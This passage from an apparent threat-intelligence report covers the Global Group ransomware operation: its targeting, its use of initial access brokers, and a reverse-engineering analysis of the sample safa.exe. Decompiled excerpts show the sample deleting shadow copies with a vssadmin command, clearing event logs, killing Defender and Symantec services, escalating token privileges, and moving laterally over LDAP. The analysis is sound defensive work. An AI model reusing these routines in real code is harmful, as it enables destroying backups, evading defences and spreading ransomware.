


Figure 26: Countries targeted by Global Group.

6.5 All operations




Figure 27: Sectors targeted by all operations.

For the countries, one piece of information stands out: Global group appears to be more focused overall on NATO countries (apart from the USA which is the prime target of all operations, and Italy/UK which were also targeted by all). It targeted Sweden, Turkey, Greece, Germany and Belgium which were never targeted by previous operations. This contrasts with the targeting of countries outside the western sphere by Blacklock and Eldorado (UAE, Jamaica, India, Ecuador, Lebanon, Jordan, Peru, Congo, Argentina).




Figure 28: Countries targeted by all operations.

If we correlate this information together, we can make the hypothesis that Global Group shifted to **a more aggressive targeting for financial gains**. It now targets mainly the health sector, which is of critical importance, and is principally focused on Western interests, shifting from a worldwide targeting in previous operations. As such, it is important for Western companies to protect against this threat.

7. Initial access

As evidenced in EclectiqIQ's article, Global group relies heavily on accesses sold by initial access brokers (IAB) for their attacks. We confirmed this finding as the user "\$\$\$" commented on several threads by IAB on RAMP.



Figure 29: Cooperation with an IAB.

On a Paraguay database shared by "flyme1", "\$\$\$" asked him to share the database of his blog (meaning the DLS). However, we did not find such database on the DLS meaning they probably did not cooperate on this matter.




Figure 30: Cooperation with a database reseller.

8. Ransomware

In EclecticIQ's article, a list of samples attributed to Global Group is given. We decided to analyse one of them:

232f86e26ced211630957baffcd36dd3bcd6a786f3d307127e1ea9a8b31c199f⁴

8.1 Safa.exe

The file "safa.exe" is a Pe 32-bit of 215.5KB in size.




Figure 31: DetectItEasy (DiE) analysis.

According to DetectItEasy (DiE) it is detected as packed due to a high entropy. However, as we will see later, the file is in fact not packed and only has encrypted information in some functions as well as useless code.



Figure 32: Entropy of the file.

Based on strings found inside the malware, we can notice that it is highly verbose. This can be used to better understand its capabilities.

```

00000051 C .?AV?$_Func_impl_no_alloc@V<lambda_bc404da396ac308dfc81a240b94b18b7:
0000004C C [!] Failed to bind to rootDSE: 0x%08lx (are you on the domain controller?)\n
0000004B C [!] Failed to bind to domain: 0x%08lx (are you on the domain controller?)\n
00000042 C [+] Successfully executed via scheduled task on remote host: %ws\n
00000041 C ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
00000037 C [!] Failed to allocate memory for tracking live hosts\n
00000035 C [!] Failed to execute search (second pass): 0x%08lx\n
00000035 C [!] DNS lookup failed, using hostname directly: %ws\n
00000035 C [!] Failed to create service, trying scheduled task\n
00000032 C [+] Found %d reachable hosts out of %d computers\n
00000031 C [!] Failed to get defaultNamingContext: 0x%08lx\n
00000031 C [!] Failed to connect to share: %ws (Error: %d)\n
00000030 C [!] Memory allocation failed for computer list\n
00000030 C .?AV<lambda_ab4956f72cbc872e6473c6ce3a5266cd>@@
00000030 C .?AV<lambda_2b3a9174f090165fc3a898224bc7f017>@@
00000030 C .?AV<lambda_bc404da396ac308dfc81a240b94b18b7>@@
00000030 C .?AV<lambda_828262145f8cfe99e53905a0bf9aef24>@@
0000002F C [+] Attempting to execute on remote host: %ws\n
0000002F C [+] Successfully executed on remote host: %ws\n

```

Figure 33: Many verbose strings.

8.1.1 Execution flow

By viewing the content of the “main” function, we can determine the execution flow of the ransomware. The main function is dense and contains multiple other functions that are also dense.




Figure 34: Graph overview of the “main” function.

Find below a graph summarizing this execution flow. We will detail the main capabilities in the next section.




Figure 35: Overview of the execution flow of the ransomware.

8.1.2 Capabilities

To start its execution, the malware asks for a password. Then, it generates a mutex. In our case it was "Global \ \Fxo16jmdgujs437". There is a possibility that this mutex changes based on the sample.

```

        if ( byte_433E6C )
            local_time_print((wchar_t *)L"wrong pass");
        return 0;
    }
    if ( byte_433E6C )
        local_time_print((wchar_t *)L"password OK");
    }
}
LABEL_36:
if ( !(unsigned __int8)sub_401370(v10) )
{
    if ( byte_433E6C )
        local_time_print((wchar_t *)L"API initialization failed");
    return 0;
}
if ( byte_433E6C )
    local_time_print((wchar_t *)L"found APIs");
v18 = dword_434784(0, 1, L"Global\\Fxo16jmdgujs437");
v87 = v18;

```

Figure 36: Initialization of the malware.

The ransomware affiliate can choose encryption mode between local only or network, if the corresponding arguments are present ("-skip-local" or "skip-net"). If none are present, then the ransomware will be executed both locally and on the network by default.

```

    if ( !byte_433E6C )
        goto LABEL_110;
    if ( v110 )
    {
        v26 = L"local only (-skip-net)";
    }
    else
    {
        v26 = L"network only (-skip-local)";
        if ( !v95[0] )
            v26 = L"Local + Network";
    }
    local_time_print((wchar_t *)L"encryption mode: %s", v26);
    if ( !byte_433E6C )

```

Figure 37: Choose encryption mode.

Then it decrypts a configuration, which contains the ransomware note.

```

String1[v43] = 0;
lstrcpyW(::String, L"README.");
v44 = lstrlenW(::String);
v45 = byte_434748[0];
if ( byte_434748[0] )
{
    v46 = &byte_434748[-v44];
    do
    {
        ::String[v44++] = v45;
        v45 = v46[v44];
    }
    while ( v45 );
}
lstrcpyW(&::String[v44], L".txt");
BYTE4(v3) = HIBYTE(Buffer[470]);
BYTE5(v3) = HIBYTE(Buffer[466]);

```

Figure 38: README.txt.

```

lstrcpyW(&::String[v44], L".txt");
BYTE4(v3) = HIBYTE(Buffer[470]);
BYTE5(v3) = HIBYTE(Buffer[466]);
v108 = LOBYTE(Buffer[466]) == 0;
v100 = HIBYTE(Buffer[467]);
v101 = Buffer[467];
v97 = HIBYTE(Buffer[468]);
v93[0] = HIBYTE(Buffer[469]);
v88[0] = HIBYTE(Buffer[470]);
if ( byte_433E6C )
{
    local_time_print((wchar_t *)L"config decrypted");
    if ( BYTE4(v3) )
        local_time_print((wchar_t *)L"mount drive mode enabled");
}

```

Figure 39: Decryption of the config.

The malware will modify the registry key found at **"SOFTWARE\Classes***\DefaultIcon"**, where "****" is probably the name of the malware.


```

{
    RegSetValueExW(phkResult, 0, 0, 1u, L"GLOBAL", 0x1Cu);
    v1 = (void (__stdcall *) (HKEY))RegCloseKey;
    RegCloseKey(phkResult);
    sub_406FC0(SubKey, 0x104u, (wchar_t *)L"SOFTWARE\\Classes\\%s\\DefaultIcon", (char)Data);
    if ( !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0x20006u, 0, &phkResult, 0) )
    {
        RegSetValueExW(phkResult, 0, 0, 1u, lpData, 2 * wcslen((const unsigned __int16 *)lpData) + 2);
        v1 = (void (__stdcall *) (HKEY))RegCloseKey;
        RegCloseKey(phkResult);
    }
    sub_406FC0(SubKey, 0x104u, (wchar_t *)L"SOFTWARE\\Classes\\%s", ArgList);
    if ( !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0x20006u, 0, &phkResult, 0) )
    {
        RegSetValueExW(phkResult, 0, 0, 1u, (const BYTE *)Data, 2 * wcslen(Data) + 2);
        v1(phkResult);
    }
    SHChangeNotify(0x80000000, 0, 0, 0);
    if ( byte_433E6C )
        local_time_print((wchar_t *)L"Set custom icon for %s files", ArgList);
}

```

Figure 40: Interaction with the registry.

The malware will then enumerate all available printers and leverage them to print the ransom note.

```

if ( OpenPrinterW(*v7, &phPrinter, 0) )
{
    *(_DWORD *)pDocInfo = L"PrintMe22";
    v13 = 0;
    v14 = L"RAW";
    if ( StartDocPrinterW(phPrinter, 1u, pDocInfo) )
    {
        if ( StartPagePrinter(phPrinter) )
        {
            pcWritten = 0;
            v2 = WritePrinter(phPrinter, pBuf, cbBuf, &pcWritten) ? v2 : 0;
            EndPagePrinter(phPrinter);
        }
        EndDocPrinter(phPrinter);
    }
    ClosePrinter(phPrinter);
    if ( byte_433E6C )
        sub_402730((wchar_t *)L"printed note to printer: %s", (char)*v7);
}

```

Figure 41: Print the ransom note.

Just like many other ransomwares, the sample can delete volume shadow copies. It does this by leveraging the command **`"/c vss admin delete shadows /all /quiet"`**.

```

mov     [esp+0C0h+StartupInfo.lpReserved], 0
mov     ecx, 17h
mov     word ptr [esp+0C0h+StartupInfo.hStdError+2], ax
mov     esi, offset aCmdExeCVssadmi ; "cmd.exe /c vssadmin delete shadows /all..."
mov     [esp+0C0h+ProcessInformation.hProcess], eax
; DATA XREF: sub_406120+40f0
xt "UTF-16LE", 'cmd.exe /c vssadmin delete shadows /all /quiet', 0
rep movsd
mov     [esp+0C0h+ProcessInformation.dwProcessId], eax
mov     [esp+0C0h+ProcessInformation.dwThreadId], eax
mov     [esp+0C0h+StartupInfo.wShowWindow], ax
lea     eax, [esp+0C0h+ProcessInformation]
push    eax ; lpProcessInformation
lea     eax, [esp+0C4h+StartupInfo]
mov     [esp+0C4h+StartupInfo.lpDesktop], 0
push    eax ; lpStartupInfo
push    0 ; lpCurrentDirectory
push    0 ; lpEnvironment
push    8000000h ; dwCreationFlags

```

Figure 42: Delete volume shadow copies.

It can clear event logs associated with the names "Application", "Security", "System", "Setup" and "ForwardedEvents". If clearing the logs fails, it attempts to back them up with the content "NUL", which could overwrite the content of the said logs. This could be an attempt to hide malicious activity before encryption and remove forensic evidence of compromise, to slow down incident response and investigations.

```

NtClose = (NTSTATUS (__stdcall *) (HANDLE))GetProcAddress(v1, "NtClose");
if ( !NtOpenKey || !NtClose )
    return 0;
v4 = 1;
lpSourceName[0] = L"Application";
v5 = 0;
lpSourceName[1] = L"Security";
lpSourceName[2] = L"System";
lpSourceName[3] = L"Setup";
lpSourceName[4] = L"ForwardedEvents";
do
{
    v6 = OpenEventLogW(0, lpSourceName[v5]);
    v7 = v6;
    if ( v6 )
    {
        if ( !ClearEventLogW(v6, 0) )
            v4 = BackupEventLogW(v7, L"NUL") ? v4 : 0;
        CloseEventLog(v7);
    }
    v5++;
} while (v5 < 5);

```

Figure 43: Clear sensitive Windows Event logs.

It can then terminate services associated with Antiviruses.




Figure 44: Kill Antiviruses.

The complete list of services terminated can be found. These are mainly associated with Microsoft Defender and other Windows scan and detection services, but also Symantec Endpoint Protection (SepMasterService).

```

off_433158    dd offset aWindefend      ; DATA XREF: Kill_Antivirus+3Bfo
; "WinDefend"
dd offset aSecurityhealth ; "SecurityHealthService"
dd offset aWscsvc         ; "wscsvc"
dd offset aSense          ; "Sense"
dd offset aWdnissvc       ; "WdNisSvc"
dd offset aWdnisdrv       ; "WdNisDrv"
dd offset aWdfilter       ; "WdFilter"
dd offset aWdboot         ; "WdBoot"
dd offset aWdnisdrv_0     ; "wdnisdrv"
dd offset aWdfilter_0     ; "wdfilter"
dd offset aWdboot_0       ; "wdboot"
dd offset aMpssvc         ; "mpssvc"
dd offset aMpsdrv         ; "mpsdrv"
dd offset aBfe            ; "BFE"
dd offset aMsmppsvc       ; "MsMpSvc"
dd offset aSepmasterservi ; "SepMasterService"
dd offset aWscsvc         ; "wscsvc"
dd offset aSgrmbroker     ; "SgrmBroker"
dd offset aSermagent      ; "SermAgent"

```

Figure 45: Targeted antivirus services.

```

dd offset aSgrmagent ; "SgrmAgent"
dd offset aEventlog ; "EventLog"
off_4331A8 dd offset aMsmpegExe ; DATA XREF: Kill_Antivirus+A7fo
; Kill_Antivirus+FFfo
; "MsMpEng.exe"
dd offset aNissrvExe ; "NisSrv.exe"
dd offset aSecurityhealth_0 ; "SecurityHealthService.exe"
dd offset aSmartscreenExe ; "smartscreen.exe"
dd offset aSechealthuiExe ; "SecHealthUI.exe"
dd offset aMpcmdrunExe ; "MpCmdRun.exe"
dd offset aMsascuiExe ; "MSASCui.exe"
dd offset aMpuXsrvExe ; "MpUXSrv.exe"
dd offset aSgrmbrokerExe ; "SgrmBroker.exe"
dd offset aMssenseExe ; "MsSense.exe"
dd offset aSenseirExe ; "SenseIR.exe"
dd offset aSenseceExe ; "SenseCE.exe"
dd offset aSensesampleupl ; "SenseSampleUploader.exe"
dd offset aSensendrExe ; "SenseNdr.exe"
dd offset aSensecncproxyE ; "SenseCncProxy.exe"

```

Figure 46: Targeted antivirus services.

To terminate these services, it tries to impersonate and adjust the token privileges of the targeted services.


```

lpName[0] = L"SeDebugPrivilege";
lpName[1] = L"SeTcbPrivilege";
lpName[2] = L"SeAssignPrimaryTokenPrivilege";
lpName[3] = L"SeIncreaseQuotaPrivilege";
lpName[4] = L"SeSecurityPrivilege";
lpName[5] = L"SeTakeOwnershipPrivilege";
lpName[6] = L"SeLoadDriverPrivilege";
lpName[7] = L"SeBackupPrivilege";
lpName[8] = L"SeRestorePrivilege";
lpName[9] = L"SeSystemEnvironmentPrivilege";
lpName[10] = L"SeImpersonatePrivilege";
do
{
    if ( LookupPrivilegeValueW(0, lpName[v1], &Luid) )
    {
        NewState.Privileges[0].Luid = Luid;
        NewState.PrivilegeCount = 1;
        NewState.Privileges[0].Attributes = 2;
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
    }
}

```

Figure 47: Adjust token privileges.

The threat actor can choose a sleep time before execution. If enabled, the malware will wait for "%" seconds before starting the encryption routine.



```

push     esi                ; ArgList
push     offset aWaitingDSecond ; "waiting %d seconds before starting"
call     sub_402730
add      esp, 8
push     0FFFFFFFFh
push     0FF676980h
push     0
push     esi
call     __allmul
mov      dword ptr [ebp+1414h+Interval], eax
lea      eax, [ebp+1414h+Interval]
push     eax                ; Interval
push     0                  ; Alertable
mov      dword ptr [ebp+1414h+Interval+4], edx
call     NtDelayExecution

```

Figure 48: Sleep.

Then if network encryption is enabled, it will first initialize lateral movement using LDAP.

```

}
if ( word_434830[0] )
sub_4087A0(szPathName, 0x104u, (wchar_t *)L"LDAP://%s/rootDSE", word_434830);
else
sub_417630(szPathName, 260, (int)L"LDAP://rootDSE");
Object = ADsGetObject(szPathName, &riid, &ppObject);
if ( Object < 0 )
{
if ( byte_433E6C )
{
sub_408770("[!] Failed to bind to rootDSE: 0x%08lx (are you on the domain controller?)\n", Object);
return 0;
}
return 0;
}
}
VariantInit(&pvarg);
v7 = (*(int (__stdcall **)(void *, const wchar_t *, VARIANTARG *))(*(DWORD *)ppObject + 60))(&v7);

```

Figure 49: LDAP.

To discover new hosts, it uses ICMP Echo commands

```

lea      eax, [esp+38h+cp]
push     eax                ; cp
call     ds:inet_addr
push     eax                ; DestinationAddress
push     edi                ; IcmpHandle
